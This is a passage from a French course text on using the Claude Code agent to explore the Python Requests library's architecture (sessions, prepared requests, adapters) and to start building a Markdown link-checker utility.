l'exploration pure, où on pose des questions en mode conversationnel sans modifier de fichiers ; l'extension VS Code est plus naturelle pour la construction, parce qu'elle permet de voir les diffs et d'accepter ou rejeter les modifications directement dans l'éditeur.

Explorer un codebase : Requests

L'une des situations les plus courantes pour un développeur est d'arriver sur un projet existant et de devoir en comprendre la structure, les choix de conception et le fonctionnement interne. C'est exactement la situation décrite par Peter Naur : il faut reconstruire la théorie d'un programme qu'on n'a pas écrit. Traditionnellement, cela implique de lire le code, la documentation, l'historique git, et de poser des questions aux collègues qui étaient là avant. Un agent IA peut accélérer considérablement ce processus.

Pour cette démonstration, nous utilisons Requests, la bibliothèque HTTP la plus populaire de l'écosystème Python. Créée par Kenneth Reitz en 2011, Requests est utilisée par pratiquement tous


les projets Python qui ont besoin de faire des appels HTTP. Sa popularité repose sur une API d'une simplicité remarquable : `requests.get("https://example.com")` suffit pour faire une requête. Mais derrière cette façade simple se cache une architecture plus complexe, avec la gestion des sessions, des cookies, des redirections, de l'authentification et des adaptateurs de transport. C'est un excellent terrain d'exploration.

La première chose à faire est de cloner le dépôt de Requests depuis GitHub, exactement comme le ferait un nouveau développeur qui rejoint le projet. On se retrouve alors avec un répertoire `requests/` contenant le code source, et on peut lancer Claude Code directement dans ce contexte.


```
$ git clone git@github.com:psf/requests.git
$ cd requests
$ claude
```

Une fois l'agent démarré, on peut lui adresser des messages en langage naturel, mais Claude Code offre aussi des *commandes slash* : des instructions spéciales préfixées d'un `/` qui contrôlent le comportement de l'agent plutôt que de lui poser une question. Par exemple, `/help` affiche la liste des commandes disponibles, `/compact` demande à l'agent de résumer la conversation pour libérer de la mémoire, `/usage` affiche la consommation de la session en cours et la facturation hebdomadaire, et `/quit` termine la session. La première commande utile quand on arrive sur un nouveau projet est `/init` : elle demande à l'agent d'analyser le dépôt courant et de générer automatiquement un fichier `CLAUDE.md` à sa racine.

Ce fichier `CLAUDE.md` est le mécanisme principal pour donner des instructions persistantes à Claude Code sur un projet. On peut y décrire l'architecture du projet, les conventions de code adoptées par l'équipe, les commandes à connaître pour lancer les tests ou le serveur de développement, ou tout autre contexte que l'agent devrait avoir en tête à chaque session. Contrairement à une question posée dans la conversation (qui disparaît quand on ferme le terminal), le contenu de `CLAUDE.md` est relu automatiquement à chaque démarrage. C'est une forme de mémoire externe pour l'agent, ancrée dans le dépôt lui-même, et donc partagée avec toute l'équipe si le fichier est versionné avec git. Quand `/init` génère ce fichier, il produit un premier portrait du projet qu'on peut ensuite compléter et affiner manuellement.



Avant d'écrire le fichier `CLAUDE.md`, l'agent s'arrête et demande la permission. Ce comportement est au coeur du modèle de confiance de Claude Code : l'agent ne modifie jamais un fichier, n'exécute jamais une commande shell, et n'appelle jamais un outil externe sans avoir d'abord demandé l'autorisation. Quand une telle action est sur le point d'être effectuée, Claude Code affiche une description de ce qu'il s'apprête à faire et attend une réponse. On peut approuver l'action pour cette fois, la refuser, ou choisir de toujours l'autoriser pour la session courante (ce qui évite d'avoir à confirmer à chaque fois des actions répétitives comme l'exécution des tests). Ce système de permissions existe pour une raison simple : un agent qui peut lire des fichiers, écrire du code et exécuter des commandes shell a un pouvoir considérable sur l'environnement dans lequel il tourne. La supervision humaine n'est pas une contrainte artificielle, c'est une pratique saine, surtout quand on commence à travailler avec un outil qu'on ne connaît pas encore bien.




Première question : la vue d'ensemble.

On commence par demander à Claude Code un portrait général de l'architecture du projet.

```
Peux-tu me donner une vue d'ensemble de l'organisation et
du fonctionnement de ce projet
```

La réponse est structurée en plusieurs niveaux. D'abord, une description de ce qu'est Requests en une phrase : une bibliothèque qui enveloppe urllib3, qui enveloppe elle-même `http.client` de la bibliothèque standard, pour offrir une API simple qualifiée par son auteur d'"HTTP for Humans". Ensuite, un diagramme textuel montrant le cycle de vie d'une requête à travers les couches : de `requests.get()` dans `api.py` jusqu'à urllib3, en passant par `Session` dans `sessions.py`, `PreparedRequest` dans `models.py`, et `HTTPAdapter` dans `adapters.py`. Enfin, un tableau récapitulatif des modules de support (`auth.py`, `cookies.py`, `exceptions.py`, etc.) avec le rôle de chacun. Ce premier échange illustre un usage fondamental : obtenir une carte mentale complète d'un projet en quelques secondes, avec une profondeur qu'il faudrait plusieurs heures de lecture pour construire manuellement.



Peux-tu me donner une vue d'ensemble de l'organisation et du fonctionnement de ce projet

• Vue d'ensemble du projet requests

Ce que c'est

requests est une bibliothèque HTTP Python ("HTTP for Humans"). Elle enveloppe urllib3 (qui enveloppe elle-même http.client de la stdlib) pour offrir une API simple et intuitive.

Structure du code (src/requests/)

Le cycle de vie d'une requête traverse ces couches dans l'ordre :

```
requests.get(url)          ← api.py
    └─ Session.request()   ← sessions.py
        └─ PreparedRequest ← models.py
            └─ HTTPAdapter ← adapters.py
                └─ urllib3 ← dépendance externe
```

api.py — Point d'entrée public. Les fonctions get(), post(), etc. ne font que créer une Session temporaire et appeler Session.request().

sessions.py — Coeur du système. La Session :
- persiste les cookies, l'auth, les headers et les proxies entre les requêtes
- gère les redirections
- maintient un registre d'adaptateurs (par défaut : HTTPAdapter pour http:// et https://)

models.py — Deux objets clés :
- Request : ce que l'utilisateur construit (mutable, paramètres bruts)
- PreparedRequest : version finalisée et encodée, prête à envoyer
- Response : la réponse reçue, avec .text, .json(), .content, etc.

adapters.py — HTTPAdapter est le pont vers urllib3. Il gère les pools de connexions (PoolManager), le retry, le SSL, et traduit les exceptions urllib3 en exceptions requests.

Modules de support

Fichier	Rôle
auth.py	HTTPBasicAuth, HTTPDigestAuth, ABC AuthBase
cookies.py	RequestsCookieJar — interface dict sur http.cookiejar
exceptions.py	Hiérarchie d'exceptions sous RequestException
structures.py	CaseInsensitiveDict pour les headers HTTP
utils.py	Parsing d'URL, détection d'encodage, proxies, headers par défaut
compat.py	Shims pour chardet/charset_normalizer et stdlib
hooks.py	Système d'événements simple (seul hook actif : response)

Tests

- pytest-httpbin : lance un serveur httpbin local pour les tests d'intégration réels (pas de mocks HTTP)
- --doctest-modules : les doctests dans le code source font partie de la suite de tests
- tests/certs/ : certificats TLS pour les scénarios SSL/mTLS/expiré

Dépendances principales

```
requests
├── urllib3       ← transport HTTP bas niveau
├── certifi       ← bundle de certificats CA
├── charset_normalizer (ou chardet)  ← détection d'encodage
└── idna          ← encodage des noms de domaine internationaux
```

En résumé : l'utilisateur appelle une fonction simple, la Session prépare et orchestre la requête, l'HTTPAdapter la délègue à urllib3, et la réponse remonte sous forme d'objet Response.


Deuxième question : suivre le chemin d'une requête.

On demande ensuite à l'agent :

```
Peux-tu tracer et expliquer clairement et brièvement ce qui se passe
quand on exécute requests.get("https://example.com")
```


Avant de répondre, l'agent lit de sa propre initiative les trois fichiers clés pour pouvoir citer des références précises. La réponse prend la forme de six étapes numérotées, chacune ancrée dans le code réel avec des numéros de ligne : de `api.get()` en `api.py:73` jusqu'à `build_response()` qui enveloppe la réponse brute d'urllib3 dans un objet `Response`. Deux détails ressortent de cette trace. D'abord, l'étape 2 montre que `api.request()` crée une `Session` via un bloc `with`, ce qui garantit que les sockets sont libérés à la fin — mais aussi que chaque appel à `requests.get()` ouvre et ferme une session complète ; pour des appels répétés vers le même serveur, créer une `Session` manuellement est plus efficace parce qu'elle réutilise les connexions TCP. Ensuite, l'étape 4 révèle un mécanisme

peu documenté : après avoir envoyé la requête, `Session.send()` déclenche un système de *hooks* qui permet d'exécuter des fonctions arbitraires sur la réponse avant qu'elle soit retournée. La réponse se termine par un schéma textuel en arbre qui résume toute la chaîne d'un coup d'oeil. Ce type d'analyse serait fastidieux à faire manuellement : il faut ouvrir plusieurs fichiers, trouver les bons points d'entrée, suivre les appels de méthode en méthode. L'agent le fait en quelques secondes et produit une explication linéaire qui reconstruit la *théorie* du programme, au sens de Naur.




Troisième question : un détail architectural surprenant.

On demande finalement à l'agent d'expliquer le rôle du pattern Adapter dans Requests. La réponse commence par identifier le problème que ce pattern résout : `Session` a deux responsabilités bien distinctes, gérer l'état (cookies, auth, headers, redirections) et assurer le transport (ouvrir une socket, gérer TLS, envoyer les octets). Si ces deux responsabilités étaient mélangées dans la même classe, changer de backend de transport (remplacer urllib3 par `httpx`, ou par un mock pour les tests) impliquerait de modifier `Session` elle-même, un objet déjà complexe. Le pattern Adapter isole le transport derrière une interface minimale, `BaseAdapter`, dont la seule méthode obligatoire est `send()`. Les adaptateurs sont montés par préfixe d'URL dans le constructeur de `Session` : `https://` et `http://` sont associés par défaut à `HTTPAdapter`. L'agent énumère ensuite trois usages concrets que ce design rend possibles : les tests avec un faux adaptateur monté à la place du vrai, les protocoles custom (un adaptateur pour `ftp://` ou pour des sockets Unix), et des configurations différentes par hôte. La réponse se conclut sur un résumé qui rappelle l'essentiel : `Session` orchestre, urllib3 transporte, et les deux s'ignorent mutuellement. Cet échange illustre comment l'agent peut relier du code concret à des concepts théoriques que l'étudiant a déjà vus dans le module 3 : le pattern adaptateur, la séparation des responsabilités, l'inversion de dépendances.



En fin de session, la commande `/usage` donne une vue sur la consommation : la portion du contexte de la session courante utilisée, la consommation hebdomadaire tous modèles confondus, et le montant facturé depuis le début du cycle de facturation. C'est un rappel utile que l'agent n'est pas gratuit, et que des sessions longues ou des dépôts volumineux coûtent plus que de courtes

interactions.



L'exploration d'un codebase avec un agent IA n'est pas du vibe coding : on ne génère pas de code à l'aveugle, on construit activement une compréhension. Le développeur pose des questions, évalue les réponses, approfondit les points qui l'intéressent. L'IA accélère la construction de la théorie du programme, mais c'est toujours le développeur qui la construit.

Créer un utilitaire : md-link-check

La deuxième démonstration illustre l'autre usage fondamental : construire quelque chose de neuf. On utilise ici l'extension VS Code, qui change sensiblement l'expérience. Claude Code s'intègre dans le panneau latéral de l'éditeur, et quand l'agent propose des modifications à un fichier, elles apparaissent directement dans l'éditeur sous forme de diff : les lignes ajoutées en vert, les lignes supprimées en rouge, avec des boutons pour accepter ou rejeter chaque modification. C'est plus interactif que le CLI, et plus naturel quand on est en train de construire quelque chose.

L'objectif est de créer un petit utilitaire en ligne de commande qui vérifie que les liens dans des fichiers Markdown sont valides. Un outil simple, utile, et dont le périmètre est assez restreint pour tenir dans une démonstration.

